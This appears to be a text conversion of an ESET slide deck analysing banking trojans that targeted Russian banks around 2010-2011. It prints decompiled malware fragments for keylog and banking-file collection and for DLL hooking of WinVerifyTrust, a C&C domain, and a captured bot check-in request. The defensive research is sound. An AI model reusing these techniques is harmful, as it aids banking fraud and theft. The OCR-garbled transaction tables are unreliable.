

Modern malware techniques for attacking RBS systems in Russia

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Who we are?

Malware researchers at ESET

- complex threats analysis
- development of cleaning tools
- tracking new malware techniques
- investigation of cybercrime groups



http://www.joineset.com/

Agenda

- ✓ General cybercrime trends in 2010
- ✓ Most prevalent threats and incidents
- ✓ Reasons for the incidents' growth
- ✓ Evolution of the cash-out scheme
- ✓ Legal evasions and loopholes
- ✓ Successful criminal prosecutions
- ✓ Analysis of malware used in the attacks

Overview

2010/11: years of attacks on Russian banks

number of incidents has more than doubled compared to 2010*

Over 92%* of incidents involve banking trojans

Malware tailored to Russian banks and payment systems

However!

Can (and IS) used in other countries as well

mone heavy 305 50ar crime Fraud ste Con men pr Crooked

Interesting facts about Russian bank fraud

These guys are still free!

21.09.2010 18:29		\$40 307,00	Z360	9
21.09.2010 18:29		\$16,69	_	3
21.09.2010 19:41		\$40 284,00	Z66:	8
21.09.2010 19:46		\$54,25	Z20:	5
21.09.2010 19:49		\$40 179,00	Z334	0
21.09.2010 19:54	\$1,00		Z35°.	0
21.09.2010 21:31		\$300,00	Z636	2
21.09.2010 21:34	\$11,00		Z35°.	0
21.09.2010 23:58		\$5,00	Z92:	1
22.09.2010 0:03	\$6,00		Z92:	1
22.09.2010 16:03	\$56,00		Z35°.	0
22.09.2010 16:41		\$96,19	Z66:	8
22.09.2010 16:47		\$15 493,00	Z66:	8
23.09.2010 18:44	\$98,00		Z35°.	0
23.09.2010.20-49	\$32.60		<i>7</i> 35′	0


\$24 436 243,86 USD

2-7.05.2010 2.22	Ψ200,00		1
Total	\$332 489,31	\$24 436 243,86	


1413	23.09.2010 20:40	\$21,34	Z20		4
1414	23.09.2010 20:40	\$40 184,00	<i>Z</i> 20		4
1415	23.09.2010 20:40	\$12 875,00	Z20:		4
1416	23.09.2010 20:40	\$41 306,00	Z19'		2
1417	23.09.2010 20:40	\$35 462,00	Z35.		8
1418	23.09.2010 20:56	\$2,00	Z41:		6
1419	23.09.2010 21:19	\$40 271,00	Z221		8
1420	23.09.2010 21:22	\$18 629,00	Z38		1
1421	23.09.2010 21:28	\$15 858,00	Z20:		4
1422	23.09.2010 21:59	\$40 299,00	Z38.	-	4
1423	23.09.2010 22:05	\$40 299,00	<i>2</i> 74		4
1424	24.09.2010 1:09	\$56,50	Z72		8
1425	24.09.2010 1:09	\$44 531,00	Z41°		3
1426	24.09.2010 1:09	\$19 633,00	Z15		9
1427	24.09.2010 1:09	\$23 529,00	Z20:		4
1.420	24.00.2010.1-00	\$40.514.00	720		Л

\$26 475 929,32 USD

T-10-E				
1432	Total	\$131 874,36	\$26 475 929,32	



Evolution of RBS trojans




○ **RBS Trojans 2009-2010:**

- √ Win32/Shiz (2009)
- √ Win32/Carberp
- √ Win32/Hodprot
- √ Win32/Sheldor
- √ Win32/RDPdoor


○ RBS Trojans 2011:

- ✓ Multiple updates
- ✓ Growing incidents numbers
- **√**
- √ Win32/Carberp with Bootkit


Cybercrime landscape (2010)




Cybercrime landscape (2011)



Cybercrime landscape (2011)













Win32/Spy.Shiz

Win32/Spy.Shiz detection statistics by month Cloud data from Live Grid






Win32/Spy.Shiz detection statistics by country Cloud data from Live Grid



Win32/Spy.Shiz: steal money

```
lpMem = sub_3D813B("IBANK", 0);
strcpy(&Source, PathName);
strcat(&Source, "ibank\\");
sub 3DACCE(&Source);
strcpy(&Source, PathName);
strcat(&Source, "ibank\\");
SetCurrentDirectoryA(PathName);
strcpy(&NewFileName, &Source);
strcat(&NewFileName, "keylog.txt");
GetCurrentDirectoryA(260u, &FileName);
strcat(&FileName, L"\\");
strcat(&FileName, lpMem);
strcat(&FileName, ".zip");
DeleteFileA(&FileName);
sub 3D9DD2();
strcpy(&Dest, PathName);
strcat(&Dest, "keylog.txt");
CopyFileA(&Dest, &NewFileName, 0);
strcpy(&NewFileName, PathName);
strcat(&NewFileName, "ibank\\");
strcat(&NewFileName, "links.log");
strcpy(&Dest, PathName);
strcat(&Dest, "links.log");
CopyFileA(&Dest, &NewFileName, 0);
```

```
memset(&Dst, 0, 0x103u);
Sleep(0x9C40u);
strcpy(&PathName, ::PathName);
v1 = "inist\\";
strcat(&PathName, "inist\\");
CreateDirectoryA(&PathName, 0);
strcat(&PathName, "path.txt");
DeleteFileA(&PathName);
v2 = strlen(lpFileName);
sub 3D7323(&PathName, 1pFileName, v2);
strcpy(&FileName, ::PathName);
strcat(&FileName, "inist\\");
CreateDirectoryA(&FileName, 0);
strcat(&FileName, "keys.zip");
if ( ~GetFileAttributesA(lpFileName) & 0x10 )
  for ( i = &lpFileName[strlen(lpFileName)]; *i != 92; --i )
    *i = 0:
SetCurrentDirectoryA(lpFileName);
v4 = OpenFile(&FileName);
```









Win32/Hodprot

Win32/Hodprot detection statistics by month Cloud data from Live Grid


July 2010 - November 2011




Win32/Hodprot detection statistics by country Cloud data from Live Grid




Win32/Spy.Shiz: statistics



Win32/Spy.Shiz: statistics



Win32/Spy.Shiz: statistics











Win32/Sheldor & Win32/RDPdoor


Win32/Sheldor and TeamViewer in action



Under the hood: DLL hooking




Malicious DLL call graph



Malicious DLL decompilation

```
DWORD * cdecl RedirectExportCall()
 int v0; // eax@1
 ExportNames.AddProcessExclusion = "AddProcessExclusion";
 ExportNames.GetChangeRect = "GetChangeRect";
 ExportNames.GetChangedWindowList = "GetChangedWindowList";
                                                                                 Functions for calling
 ExportNames.IsTitleBarButtonPressed = "IsTitleBarButtonPressed";
 ExportNames.RemoveProcessExclusion = "RemoveProcessExclusion"; <
                                                                                 from original TS.dll
 ExportNames.SetButtonXOffset = "SetButtonXOffset";
 ExportNames.SetSingleWindow = "SetSingleWindow";
 ExportNames.ShowTitleBarButton = "ShowTitleBarButton";
 ExportNames.StartHooks = "StartHooks";
 ExportNames.StopHooks = "StopHooks";
                                                                                 Load original TS.dll
 LoadOriginalDll("TS.dll", &ExportNames, &ExpAddresses, 10);
 dword 100040A1 = v0;
 AddProcessExclusionProc = ExpAddresses.AddProcessExclusionAddr;
 GetChangeRectProc = ExpAddresses.GetChangeRectAddr;
 GetChangedWindowListProc = ExpAddresses.GetChangedWindowListAddr;
 IsTitleBarButtonPressedProc = ExpAddresses.IsTitleBarButtonPressedAddr;
 RemoveProcessExclusionProc = ExpAddresses.RemoveProcessExclusionAddr;
 SetButtonXOffsetProc = ExpAddresses.SetButtonXOffsetaddr;
 SetSingleWindowProc = ExpAddresses.SetSingleWindowAddr;
 ShowTitleBarButtonProc = ExpAddresses.ShowTitleBarButtonAddr;
 StartHooksProc = ExpAddresses.StartHooksAddr;
 StopHooksProc = ExpAddresses.StopHooksAddr;
                                                                                 Hook functions
 SpliceProc(WinVerifyTrust, &unk_10004238, NewWinVerifyTrust, 1) 🗲
 SpliceProc(CreateDirectoryW, &unk 1000423D, NewCreateDirectoryW, 1);
 SpliceProc(FindWindowW, &unk 10004242, NewFindWindowW, 1);
 SpliceProc(ShowWindow, &unk 10004247, NewShowWindow, 1);
 SpliceProc(CreateDialogParamW, &unk 1000424C, NewCreateDialogParamW, 1);
                                                                                   C&C URL
 SpliceProc(SetWindowTextW, &unk 10004251, NewSetWindowTextW, 1);
 AdminPanel[0] = "qoeiuyi.net";
 AdminPanel[1] = L"0000";
 AdminPanel[2] = &a0000[1];
 AdminPanel[3] = L''';
 AdminPanel[4] = &a0000[3];
 return &AdminPanel[5];
```

Sheldor C&C panel



Win32/RDPdoor installation

```
POST /query4.php HTTP/1.0
                    Content-Type: application/x-www-form-urlencoded
                   Host: znach-went info
POST /query4.php HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Host: zncob-went.info
Content-Length: 121
Pragma: no-cache
q=a&id=E868D217-05010A28&o=2:5:1:2600:3:0:256:1:32:Service Pack 3&v=2.1.28&c=en&1=US&t=5&lip=192.168.220.128&ts=0K&u=userHTTP/1.1 200 0K
Via: 1.0 ESETSRV
Connection: close
Proxy-Connection: close
Content-Length: 6
Expires: Mon, 18 Apr 2011 14:45:56 GMT
Date: Mon, 18 Apr 2011 14:45:55 GMT
Content-Type: text/html; charset=UTF-8
Server: nginx/0.9.6
X-Powered-By: PHP/5.2.14
Cache-Control: max-age=1
X-Cache: MISS from enf.localdomain
X-Cache-Lookup: MISS from enf.localdomain:8080
<WEB>+
